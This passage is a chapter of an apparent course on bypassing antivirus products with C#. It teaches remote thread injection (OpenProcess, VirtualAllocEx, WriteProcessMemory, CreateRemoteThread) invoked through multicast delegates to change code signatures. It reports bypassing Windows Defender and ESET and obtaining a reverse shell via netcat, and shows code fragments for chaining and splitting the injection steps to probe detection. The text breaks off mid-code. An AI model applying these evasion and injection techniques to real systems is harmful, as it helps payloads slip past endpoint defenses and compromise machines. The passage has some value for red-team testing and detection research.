

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part3)

Chapter 14 : C# Delegate & Remote Thread Injection Technique (PART3)

Simple C# codes and calling API Functions


In previous Part2 of this chapter 14 we talked about "Remote Thread Injection" + Delegate Methods, now I want to talk about this Technique via C# Multicast Delegate Method & Some Methods.

1.Calling Native API Functions Via C# Method + MultiCast Delegate Technique


Multicast Delegate is very simple way to Invoke C# Methods Directly via Calling Delegates , which means you can call/Invoke C# Method Again via Delegate but with new Style of code, it means you will have New Signature for calling Codes/Methods.

Before everything I want to show you some Pictures & Results for Testing **MultiCast Code vs Syscall Code** (which we don't talk about syscall code in this chapter) and Windows Defender , I just want to say how New Signature of Code could be effective to Bypass Avs Sometimes...

in "Picture 1 & 2" I tested Multicast code & syscall code and both Worked very well because Windows Defender was OFF.



Picture 1: Multicast Delegate & syscall method




Picture 2: Multicast Delegate & syscall method


Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part3)

as you can see in the “Pictures 1 & 2” we have two Codes, first for Multicast Delegate “**NativePayload_Timd.cs**” & second for Syscall “**NativePayload_Tldsc.cs**” which means we have Native APIs like NtCreateThreadEx, (only NT* Functions...).



Picture 3: Multicast Delegate




Picture 4: syscall method

As you can see with Multicast Method our code worked very well & Windows Defender Bypassed but with Syscall Technique our Code behavior & signature detected by Windows Defender. In Multicast Code We have Thread Injection into Remote Process like Notepad but in syscall we had Create Local Thread.

Now we should to talk about Multicast Delegate Technique which is very simple to use...

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part3)



Picture 5: Multicast Delegate


as you can see in the "Picture 5" we have Method (`_step2_`) in right code & in the left code we have one Delegate for this Method which created by (Mdelagete), that means we have Mdelagte Delegate which has same signature with (`_step2_`) method,

Public static void `_step2_()`; has same signature with **Public delegate void `MDelegate()`**

Note: in the next "Picture 6" you can see our "MDelegate" variable & All C# Methods should have same signature with our "MDelegate" in this method (it is important).

Note: to understanding these codes, "you should read Part 1 & 2 of chapter 14"


as you can see in line number 315 our C# Methods all copied to one Variable "`_AllCodes`", it means we have all Delegate Codes in one Variable



Picture 6: Multicast Delegate

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part3)



Picture 7: Multicast Delegate & calling methods

finally with this code you can Call/Invoke all Delegate Method one by one very simple with calling "MultiCodeitems()"

```
foreach (MDelegate MultiCodeitems in _AllCodes.GetInvocationList())
{
    System.Threading.Thread.Sleep(Convert.ToInt32(args[1]));
    MultiCodeitems();
}
```

as you can see Multicast Delegate was very simple but something in these codes is important as you can see we have two _AllCodes variable:

```
_AllCodes = code1 + code2 + code3 + code4;

_AllCodes = code1 + code2 + code3 + code2 + code3 + code2 + code3 + code2 + ... + code3 + code4 + code2 + code3 +
code2 + code3 + code2 + code3;
```

that because I want to show you when you have 4 steps you can call 4 steps via four Variable OR you can repeat some of Steps if you want to test your Target AV for something.


For example you can repeat (Code2 = **VirtualAllocEx**) & (Code3 = **WriteProcessMemory**) for test Anti-virus , because some of them will Detect your code if you want to Call some Native APIs more than once continuously... , this is good way to test them also some of Avs will Detect your Payload in-memory if you want to write them byte to byte (calling WriteProcessMemory more than once for your payload) sometimes... this is good idea to test these things via this Method etc.

Note: Writing Payload to Memory like Byte to byte with some techniques used by some Security Researchers and Red Teamers that means sometimes "Calling **WriteProcessMemory** more than once" but we have some tricks to do this without using WriteProcessMemory.

In the next "Picture 8" you can see ESET bypassed via this simple Method in this case our steps are more than 4 steps...

Course : Bypassing Anti Viruses by C#.NET Programming


Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part3)



Picture 8: Multicast Delegate & calling methods (ESET bypassed)

because of **ESET**, I did not use Meterpreter shell command but I have my own C# Reverse shell code as you can see "NativePayload_ReverseShellx" and with that code I had Shell via netcat...

also in the next "Picture 9" you can see I had session with this code by (4 steps) too.



Picture 9: Multicast Delegate & calling methods (ESET bypassed)

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part3)

Multicast method is really simple & I think you can work with these simple codes too so I think does not necessary to talk about code more than this, now I want to talk about chunk these codes & steps to two part which means we will have two separated code, in the "Part 1 of code" we have Step1 (**OpenProcess**) & Step2 (**VirtualAllocEx**) + Step3 (**WriteProcessMemory**) but we don't have Step4 (**CreateRemoteThread**), and in the "Part 2 of code" we have Step1 (**OpenProcess**) + Step4 (**CreateRemoteThread**).

Chunking Remote Thread Injection Codes (without multicast Delegate technique)

why do this?

Because with this simple trick you can see which part of code Detected or Will detect by your Anti-virus, when and why...

Part 1 of code: "NativePayload_Tld2.cs"

```
Mydels1and2 delstep1 = new Mydels1and2(DelCLSInvoke._Step1_);
Mydels2and3 delstep2 = new Mydels2and3(DelCLSInvoke._Step2_);
